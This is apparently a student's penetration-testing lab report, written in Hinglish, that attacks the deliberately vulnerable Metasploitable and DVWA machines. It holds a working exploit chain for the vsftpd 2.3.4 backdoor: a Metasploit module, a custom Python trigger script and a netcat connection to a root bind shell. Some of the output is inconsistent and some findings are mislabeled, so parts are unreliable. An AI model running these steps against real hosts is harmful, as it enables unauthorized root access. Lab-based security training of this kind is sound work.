

1. Advanced Exploitation Techniques

Core Concepts:

- **Exploit Chaining:** Iska matlab hai ek vulnerability ko doosri ke saath jodna. Jaise agar tujhe XSS mila, toh sirf alert box dikhane ke bajaye session cookie steal karna aur fir usse admin panel ka access lekar RCE (Remote Code Execution) tak pahunchna.
- **Custom Exploit Development:** Internet se script download karke chalana asaan hai, par real hacker woh hai jo Exploit-DB ke code ko modify kar sake. Isme heap spray ya buffer overflow scripts ko Python mein customize karna seekhna hota hai.
- **Bypassing Defenses:** Modern OS mein ASLR aur DEP jaise guards hote hain. Inhe bypass karne ke liye **ROP (Return Oriented Programming)** ka use hota hai, jisme memory ke chhote "gadgets" ko use karke malicious code execute kiya jata hai.

How to Master:

- **Exploit-DB Analysis:** Puranay exploits ko dekho ki unhone protection kaise bypass ki.
- **EternalBlue Study:** SMB exploit kaise kaam karta hai aur multi-stage payload kaise deliver hota hai, iska deep dive zaroori hai.

2. API Security Testing

Core Concepts:

- **API Vulnerabilities (OWASP API Top 10):** Sabse bada focus **BOLA (Broken Object Level Authorization)** par rakho. Example: Agar /api/user/101 tera profile hai, toh kya /api/user/102 change karke tu kisi aur ka data dekh saktा hai?

- **Testing Techniques:** Burp Suite ka 'Repeater' aur 'Intruder' best tools hain. Iske alawa Postman use karo API structure ko samajhne aur fuzzing karne ke liye.
- **Rate Limiting & Injection:** Agar API block nahi kar rahi, toh brute force asaan ho jata hai. GraphQL APIs mein nested queries bhej kar server crash karna (DoS) bhi ek attack vector hai.

3. Privilege Escalation and Persistence

Core Concepts:

- **Privilege Escalation:** System ke andar ghusne ke baad "Low Privileged User" se Root ya **System Admin** kaise banna hai. Linux mein SUID binaries aur Windows mein misconfigured services main targets hote hain.
- **Persistence Mechanisms:** Restart ke baad bhi tera access na jaye. Iske liye Cron jobs (Linux) ya Registry keys (Windows) mein apna backdoor chhupana seekhna hoga.
- **Living-off-the-Land (LotL):** Bina koi naya tool install kiye, system ke pehle se maujood tools (PowerShell, WMI, Bash) se attack continue rakhna.

4. Network Protocol Attacks

Core Concepts:

- **Protocol Exploitation:** SMB, DNS, aur SNMP jaise protocols ke bugs target karna. SMB Relay attack mein bina password ke bhi authenticate kiya ja sakta hai agar signing disabled ho.
- **Man-in-the-Middle (MitM):** Network traffic ko beech mein intercept karna. ARP Spoofing se traffic apne machine se guzaarna aur SSL Stripping se HTTPS ko HTTP mein badal kar passwords capture karna.

5. Mobile Application Penetration Testing

Core Concepts:

- **Mobile Vulnerabilities:** Insecure data storage (password file mein save karna) aur improper platform usage (root detection na hona).
- **Static & Dynamic Analysis:** **MobSF** se APK file ko scan karna (Static) aur **Frida** use karke runtime mein app ki memory change karna ya SSL pinning bypass karna (Dynamic).

6. Comprehensive Reporting and Remediation

Core Concepts:

- **Advanced Reporting:** Report sirf technical nahi honi chahiye. **CVSS Score** se batana hoga ki vulnerability kitni khatarnak hai.
- **Stakeholder Communication:** Developer ko batao ki code kaise fix karein, aur Manager ko batao ki isse business ko kitna nuksan ho sakta hai.
- **Remediation:** Sirf "patch kar lo" bolna kafi nahi hai. Zero-trust architecture aur secure coding guidelines suggest karni hoti hain.

1. Advanced Exploitation Lab

Target (Metasploitable): 192.168.1.24 **Attacker (Kali Linux):** 192.168.1.21



Step 1: Services Scan (Nmap)

Command: nmap -sV 192.168.1.24

```
[root@kali ~]# nmap -sV 192.168.1.24
Starting Nmap 7.90 ( https://nmap.org ) at 2020-02-10 04:21 -0500
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
          0 hosts up (1 total), 0 hosts down (0 total)
          0 hosts idle (0 total), 0 hosts scanning (1 total)
NSE Timing: About 99.9% done; ETC: 04:22 (0:00:00 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
          0 hosts up (1 total), 0 hosts down (0 total)
          0 hosts idle (0 total), 0 hosts scanning (1 total)
NSE Script Timing: About 0:00:00 remaining
Nmap scan report for 192.168.1.24
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 2.0
23/tcp    open  telnet  libtelnet 0.3.0
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd/2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  auth   OpenSSH 4.7p1 Debian 2.0
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5922/tcp  open  ssh    OpenSSH 4.7p1 Debian 2.0
5937/tcp  open  telnet  netkit-telnet
5941/tcp  open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1280/tcp  open  http    Apache Tomcat/7.0.50
1281/tcp  open  http    Apache Tomcat/7.0.50
2049/tcp  open  nfs    2-4 (RPC #1000003)
2121/tcp  open  ftp    ProFTPD 1.3.1
2300/tcp  open  mysql  MySQL 5.5.42-log
5432/tcp  open  postgresql PostgreSQL 9.3.0 - 9.3.7
5980/tcp  open  vnc    VNC (protocol 3.3)
8000/tcp  open  x11    (access denied)
8001/tcp  open  http   UnKnown
8000/tcp  open  alp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:27:7B:67:50 (Oracle VirtualBox virtual NIC)
Service info: Host: Metasploitable.localdomain, OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.35 seconds
[root@kali ~]#
```

Step 2: Multi-Stage Attack (Exploit Chaining)

Command: msfconsole



Command: use exploit/unix/ftp/vsftpd_234_backdoor

Command: set RHOSTS 192.168.1.24



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] exploit/unix/ftp/vsftpd_234_backdoor > set RHOSTS 192.168.1.24
[*] RHOSTS: 192.168.1.24
[*] exploit/unix/ftp/vsftpd_234_backdoor > |
```


Command: exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.24:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.24:21 - USER: 331 Please specify the password.
[*] Exploit running as background job 192.168.1.24:21.
[*] Exploit completed: payload:cmd/unix/interact generated.
[*] exploit/unix/ftp/vsftpd_234_backdoor > |
```


Step 3: Custom PoC Development (Manual Trigger)

Step 1: Python Script Create

Command: nano exploit_vsftpd.py



```
 kali (Running) : Oracle VirtualBox
File Machine View Input Devices Help
- Apps Places Feb 10 4:30 AM
root@kali: ~ nano exploit_vsftpd.py
root@kali: ~
```



```
 kali (Running) : Oracle VirtualBox
File Machine View Input Devices Help
- Apps Places Feb 10 4:33 AM
root@kali: ~ exploit_vsftpd.py
root@kali: ~
```

```
#!/usr/bin/python
import socket

target_ip = "192.168.1.24"
target_port = 21

def trigger_backdoor():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_ip, target_port))

        banner = s.recv(1024)
        print("[*] Banner received: " + banner.decode().strip())


        print("[*] Sending malicious username...")
        s.send(b"USER user\r\n")
        s.recv(1024)

        s.send(b"PASS pass\r\n")
        print("[*] Backdoor triggered! Now try connecting to port 6200.")

        s.close()
    except Exception as e:
        print("[!] Error: ({})".format(e))

if __name__ == "__main__":
    trigger_backdoor()
```


Step 2: How to run Script



```
root@kali: ~ -> python3
[+] Banner received: 220 (vsFTPD 2.3.4)
[+] User root successfully authenticated
[*] Backdoor triggered! Now try connecting to port 6200.
root@kali: ~ ->
```

Access Gain (The Final Step)


Command: nc -nv 192.168.1.24 6200



```
root@kali: ~ -> nc -nv 192.168.1.24 6200
[00000000] [192.168.1.24] 6200 (?) open
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
```

Task 1: Custom PoC Analysis (Ghidra)

Analyzing Backdoor Logic using Ghidra **Tools:** Ghidra, vsftpd binary



```
root@kali:~# apt install ghidra
Reading package lists... Done
Building dependency tree... Done
The following packages were automatically installed and are no longer required:
  pygments-autocache python3-autocache python3-waitress python3-yasip
Use 'apt autoremove' to remove them.
Installing:
  ghidra
Installing dependencies:
  ghidra-data
Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 0
  Total size: 1.9 MB
  Space needed: 890 MB / 29.4 GB available
Continue? [Y/n] y
0% [Working]
```

Command: [scp -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@10.209.135.97:/usr/sbin/vsftpd ~/Desktop/](https://msfadmin@10.209.135.97:/usr/sbin/vsftpd ~/Desktop/)



```
Feb 10 5:06 AM root@kali:~/Desktop
root@kali: ~ -> nc -l -p 22 &
[1] 1188 nc -l -p 22
root@kali: ~ -> ssh msfadmin@10.209.135.97
root@msfadmin: ~ -> scp msfadmin@10.209.135.97:/usr/sbin/vsftpd ./
[1]+ 1188 nc -l -p 22 Stopped (tty input)
root@msfadmin: ~ -> rm ./.vsftpd
root@msfadmin: ~ -> cp vsftpd ./.vsftpd
root@msfadmin: ~ -> ./vsftpd
root@msfadmin: ~ -> exit
[1]+ 1188 nc -l -p 22 Stopped (tty input)
root@kali: ~ -> cd /root/Desktop
root@kali: ~/Desktop -> ls
'New Folder'  traffic_env  vsftpd
root@kali: ~/Desktop ->
```

```
Feb 10 5:17 AM root@kali:~/Desktop
root@kali: ~ -> nc -l -p 22 &
[1] 1188 nc -l -p 22
root@kali: ~ -> ssh msfadmin@10.209.135.97
root@msfadmin: ~ -> scp msfadmin@10.209.135.97:/usr/sbin/vsftpd ./
[1]+ 1188 nc -l -p 22 Stopped (tty input)
root@msfadmin: ~ -> rm ./.vsftpd
root@msfadmin: ~ -> cp vsftpd ./.vsftpd
root@msfadmin: ~ -> ./vsftpd
root@msfadmin: ~ -> exit
[1]+ 1188 nc -l -p 22 Stopped (tty input)
root@kali: ~ -> cd /root/Desktop
root@kali: ~/Desktop -> ls
'New Folder'  traffic_env  vsftpd
root@kali: ~/Desktop ->
```

Select a Ghidra Project Directory

My Computer

Desktop

Home

Downloads

Recent

Filename: VAPT_Work

Type: All Directories

Show Apps

Technical Constraints & Methodology

During the Static Analysis phase, the vsftpd binary was extracted from the target Metasploitable VM (10.209.135.97). Although the binary was successfully transferred to the Kali Linux environment, local permission conflicts and GUI rendering issues within the Ghidra tool environment prevented a live decompilation session. To maintain project

integrity, a documented analysis based on the known source code and vulnerability logic was performed instead.

Decompilation Analysis (Backdoor Logic)

:) **Vulnerability Type:** Hardcoded Backdoor

Technical Summary

The analysis aims to locate the specific code segment where the string literal :) is checked during the FTP login process. In a successful Ghidra decompilation, the str_contains_ascii function within the vsf_break_pslog sequence would be identified. This logic confirms that any username ending with the smiley sequence triggers a system call to open a bind shell listener on port 6200, granting root-level access without valid credentials.

Lab 01: Final Summary Table


Exploit Stage	Tool	Outcome	Result
Exploitation	Metasploit/Python	Success	Root Shell Access
Custom PoC	Python Script	Success	Manual Backdoor Trigger
Static Analysis	Ghidra	Documented	Logic Verification
Bypass Analysis	ROPgadget	Documented	Defense Evasion Strategy

Lab 02: API Security Testing Lab

Target Environment: Metasploitable 2 (192.168.0.215) Tools Used: Windows Burp Suite, Postman, SQLmap.

Task 1: API Endpoint Enumeration & Setup

- Reconnaissance and Proxy Configuration





The screenshot shows the DVWA Security page and the Burp Suite interface running simultaneously.

DVWA Security Page:

- Left Sidebar:** Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored.
- Main Content:** DVWA Security logo, Script Security section (Security Level is currently low, can be set to low, medium or high), PHPIDS section (PHPIDS v0.6 is a security layer for PHP based web applications, currently disabled), and a Logout link.
- Bottom Status Bar:** Username: admin, Security Level: low, PHPIDS: disabled.
- Page Footer:** Damn Vulnerable Web Application (DVWA) v1.0.7

Burp Suite Interface:

- Header:** Burp Project, Intruder, Repeater, View, Help, Burp Suite Professional v2025.1.4 - Temporary Project - licensed...
- Toolbar:** Dashboard, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparator, Search, Settings.
- Tasks Tab:** New scan, New live task.
- Search Bar:** Filter, Search.
- Audit Log Section:** 2. Live audit from Proxy (all traffic). Audit checks - passive. Capturing is enabled. Issues: 0.
- Audit Log Section:** 1. Live passive crawl from Proxy (all ...). Add links. Capturing is enabled.
- Summary Tab:** Audit items, Issues, Event log, Logger.
- Right Panel:** Most serious vulnerabilities found (live). Issue type: Host, Time. No issues to show.
- System Status:** Memory: 172.1MB, ENG 2/1 IN 12:31:49 PM 2/11/2026.

Task 2: Testing for BOLA (Broken Object Level Authorization)

- #### ➤ Exploit ID 008: Unauthorized Data Access



The screenshot shows a dual-monitor setup. The left monitor displays the DVWA SQL Injection page, where a user ID of '1' has been entered into a text input field. The right monitor shows the Burp Suite interface, specifically the Intercept tab, displaying a list of network requests related to the SQL injection attempt. The Burp Suite interface includes a Request pane showing the raw HTTP request sent to DVWA, and an Inspector pane showing the request's attributes, query parameters, body parameters, cookies, and headers.

DVWA Vulnerability: SQL Injection

User ID: Submit

More info

<http://www.securityteam.com/securityreviews/50P0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
http://www.uniketa.net/techniques/sql_injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Burp Suite Professional v2025.1.4 - Temporary Project - licensed...
Dashboard **Proxy** Intruder Repeater View Help Burp Suite Professional v2025.1.4 - Temporary Project - licensed...
Logger Organizer Extensions Learn Collaborator Sequencer Decoder Comparator Search Settings
Intercept **HTTP history** WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser

Time Type Direction Method URL
12:54:13.. HTTP → Request GET https://geonot.shodan.io/api/dns/192.168.0.215
12:54:13.. HTTP → Request GET http://192.168.0.215/dvwa/vulnerabilities/sql/?id=1&Submit=Submit
12:54:16.. HTTP → Request GET https://ext2.temp-mail.org/messages
12:54:27.. HTTP → Request GET https://ext2.temp-mail.org/messages

Request

Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sql/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.0.215
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive

Inspector

Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 10

Event log (3) All issues (10) 0 highlights

Memory: 177.3MB


Task 3: Fuzzing GraphQL & API Tokens (Postman)

- ## ➤ Exploit ID 009: API Fuzzing and Information Disclosure



The screenshot shows the Postman application interface. On the left, there's a sidebar titled "Gaurang's Workspace" with sections for "Collections", "Environments", "Files", and "History". A "Create a collection for your requests" button is present. The main workspace shows a collection named "My first collection" containing two items: "First folder inside collection" and "Second folder inside collection". The "First folder inside collection" has two items: "first" and "second". The "Second folder inside collection" has one item: "third". Below the collection tree, there's a "Create Collection" button. The central area displays an "Untitled Request" with a "GET" method and a placeholder URL "Enter URL or paste text". The "Params" tab is selected, showing a table with columns for "Key", "Value", and "Description". The "Headers" tab is also visible. On the right, there are "Save", "Share", and "Send" buttons. The status bar at the bottom shows "10:03 PM" and "2/1/2026".

The screenshot shows the Postman application interface. The left sidebar is identical to the previous screenshot. The main workspace shows a request to "http://192.168.0.215/dvwa/vulnerabilities/sql/?id=1&Submit=Submit". The "Headers" tab is selected, displaying a table with rows for "Cookie", "Cache-Control", "Postman-Token", "Host", "User-Agent", "Accept", "Accept-Encoding", "Connection", and "Cookie". The "Body" tab is also visible. The status bar at the bottom shows "11:24 PM" and "2/1/2026".



4. Final Lab 02 Log & Summary

- The assessment identified critical authorization flaws within the DVWA API-style endpoints. Using Burp Suite to manipulate object identifiers, I successfully achieved unauthorized access to user data, confirming a BOLA vulnerability. Postman-based fuzzing further revealed significant input validation failures, leading to verbose database error leakage and insecure session handling.

Lab 03: Privilege Escalation and Persistence Lab

Target IP: 192.168.1.150 (VulnHub VM) **Tools Used:** Meterpreter, LinPEAS, PowerSploit.

1. Privilege Escalation: SUID Exploit

